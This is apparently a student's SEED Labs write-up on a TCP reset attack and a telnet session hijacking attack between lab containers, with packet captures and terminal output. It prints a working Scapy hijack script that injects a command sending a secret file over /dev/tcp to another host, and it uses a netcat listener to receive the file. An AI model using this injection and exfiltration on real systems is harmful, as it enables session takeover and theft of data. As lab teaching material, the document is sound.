1000 .... = Header Length: 32 bytes (8)
Flags: 0x010 (ACK)
Window size value: 501
[Calculated window size: 64128]
[Window size scaling factor: 128]
```






I found the sequence number of the next packet, which is different then the screenshot, I had to take screenshots to show what I was doing but it changed. And then after that I entered all the information into reset.py.



Once everything was set up. I ran my attack. It was successful and disconnected the telnet session between 10.9.0.6 and 10.9.0.5.



Down below was the final program with the values that allowed the right packet to be sent. Above we can see that a reset packet was sent from the spoofed IP 10.9.0.6 to 10.9.0.5 and since the seq number and ports were correct, it was successful in resetting the connection between 10.9.0.6 and 10.9.0.5, we know this because I went into the telnet session where I telneted into 10.9.0.5 from 10.9.0.6 and hit enter, when I did it said “Connection closed by foreign host”.


Task 3


I redid my connection between 10.9.0.5 and 10.9.0.6 by telnetting into 10.9.0.5 from 10.9.0.6 container.

```
seed@7ba35f1767e3:~$ Connection closed by foreign host.
root@f7b4e7170a16:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 295  bytes 30033 (30.0 KB)
        RX errors 0  dropped 4  overruns 0  frame 0
        TX packets 211  bytes 14945 (14.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@f7b4e7170a16:/#
```


```
root@f7b4e7170a16:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7ba35f1767e3 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4
```

For this attack, we want the server to execute a certain command, we send a spoofed packet from the attacker machine and say it was sent from 10.9.0.6 and goes to 10.9.0.5.



Machine View Input Devices Help
Text Editor
Mar 30 21:13
[SEED Labs] Capturing from veth6680e98
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
283 2023-03-30 21:0… 10.9.0.6 10.9.0.5 TELNET 68 Telnet Data ...
284 2023-03-30 21:0… 10.9.0.5 10.9.0.6 TCP 66 23 → 59728 [ACK] Seq=907870051 Ack=476637661 Win=65152 Len=
285 2023-03-30 21:0… 10.9.0.5 10.9.0.6 TELNET 68 Telnet Data ...
286 2023-03-30 21:0… 10.9.0.6 10.9.0.5 TCP 66 59728 → 23 [ACK] Seq=476637661 Ack=907870053 Win=64256 Len=
287 2023-03-30 21:0… 10.9.0.5 10.9.0.6 TELNET 476 Telnet Data ...
288 2023-03-30 21:0… 10.9.0.6 10.9.0.5 TCP 66 59728 → 23 [ACK] Seq=476637661 Ack=907870463 Win=64128 Len=
289 2023-03-30 21:0… 10.9.0.5 10.9.0.6 TELNET 150 Telnet Data ...
290 2023-03-30 21:0… 10.9.0.6 10.9.0.5 TCP 66 59728 → 23 [ACK] Seq=476637661 Ack=907870547 Win=64128 Len=
291 2023-03-30 21:0… 10.9.0.5 10.9.0.6 TELNET 87 Telnet Data ...
292 2023-03-30 21:0… 10.9.0.6 10.9.0.5 TCP 66 59728 → 23 [ACK] Seq=476637661 Ack=907870568 Win=64128 Len=
Frame 292: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface veth6680e98, id 0
Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 59728, Dst Port: 23, Seq: 476637661, Ack: 907870568, Len: 0
Source Port: 59728
Destination Port: 23
[Stream index: 5]
[TCP Segment Len: 0]
Sequence number: 476637661
[Next sequence number: 476637661]
Acknowledgment number: 907870568
0000 02 42 0a 09 00 05 02 42 0a 09 00 0
0010 00 34 62 53 40 00 40 06 c4 44 0a 0
0020 00 05 e9 50 00 17 1c 68 e9 dd 36 1
0030 01 f5 14 43 00 00 01 01 08 0a f2 6
0040 92 c0
Destination Port (tcp.dstport), 2 bytes
Open
*sessionhijack.py
~/code/TCP_Attacks/tcp_attacks
Save
1 #!/usr/bin/python3
2 import sys
3 from scapy.all import *
4
5 print("SENDING SESSION HIJACKING PACKET.....")
6 IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
7 TCPLayer = TCP(sport=59728, dport=23, flags="A",
8 seq=476637661, ack=907870568)
9 Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.70/9090\r"
10 pkt = IPLayer/TCPLayer/Data
11 ls(pkt)
12 send(pkt,verbose=0)
13


297 2023-03-30 21:1… 10.9.0.5 10.9.0.6 TELNET 68 Telnet Data ...
298 2023-03-30 21:1… 10.9.0.5 10.0.2.70 TCP 74 48600 → 9090 [SYN] Seq=2758036806 Win=64240 Len=0 MSS=1460
299 2023-03-30 21:1… 10.9.0.5 10.9.0.6 TELNET 137 Telnet Data ...
300 2023-03-30 21:1… 10.9.0.5 10.9.0.6 TCP 139 [TCP Retransmission] 23 → 59728 [PSH, ACK] Seq=907870568 Ac
301 2023-03-30 21:1… 10.9.0.5 10.9.0.6 TCP 139 [TCP Retransmission] 23 → 59728 [PSH, ACK] Seq=907870568 Ac
302 2023-03-30 21:1… 10.9.0.5 10.0.2.70 TCP 74 [TCP Retransmission] 48600 → 9090 [SYN] Seq=2758036806 Win=
303 2023-03-30 21:1… 10.9.0.5 10.9.0.6 TCP 139 [TCP Retransmission] 23 → 59728 [PSH, ACK] Seq=907870568 Ac
304 2023-03-30 21:1… 10.9.0.5 10.0.2.70 TCP 74 [TCP Retransmission] 48600 → 9090 [SYN] Seq=2758036806 Win=
305 2023-03-30 21:1… 10.0.2.15 10.9.0.5 ICMP 102 Destination unreachable (Host unreachable)
Frame 299: 137 bytes on wire (1096 bits), 137 bytes captured (1096 bits) on interface veth6680e98, id 0
Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
Transmission Control Protocol, Src Port: 23, Dst Port: 59728, Seq: 907870570, Ack: 476637711, Len: 71
Source Port: 23
Destination Port: 59728
[Stream index: 5]
[TCP Segment Len: 71]
Sequence number: 907870570
[Next sequence number: 907870641]
Acknowledgment number: 476637711
0000 02 42 0a 09 00 06 02 42 0a 09 00 05 08 00 45 10 ·B·····B ·····E·
0010 00 7b ae 3b 40 00 40 06 78 15 0a 09 00 05 0a 09 ·{·;@·@· x·····
0020 00 06 00 17 e9 50 36 1d 01 6a 1c 68 ea 0f 80 18 ·····P6· ·j·h····
0030 01 fd 14 8a 00 00 01 01 08 0a c7 8a 04 5d f2 6c ·····] ·l
0040 68 8c 73 65 65 64 40 37 62 61 33 35 66 31 37 36 h·seed@7 ba35f176
0050 37 65 33 3a 7e 24 20 20 63 61 74 20 2f 68 6f 6d 7e3:~$ cat /hom
0060 65 2f 73 65 65 64 2f 73 65 63 72 65 74 20 3e 20 e/seed/s ecret >
0070 2f 64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e /dev/tcp /10.0.2.
0080 37 30 2f 39 30 39 30 0d 0a 70/9090· ·

The attack worked, I just forgot to edit where the data is being sent to, I left it as the default which was 10.0.2.70, so I had to rerun my attack and change where the data is sent to to 10.9.0.1. I also had to open a netcat -lnv 9090 connection on the attacking maching so it would listen for the data being sent to it from 10.9.0.5 during the attack.




Set it all up again, and ran the attack



The attack didn't get the right thing back from 10.9.0.5, so I ran it again. But we can see that it indeed did work, I sent a spoofed packet from 10.9.0.1 to 10.9.0.5, pretending I was 10.9.0.6, and requested it to run a command and send the data back over port 9090. I didn't realize but I had to create the file on the server for us to steal, so I used docker to connect to the container 10.9.0.5 and made a file called secret.

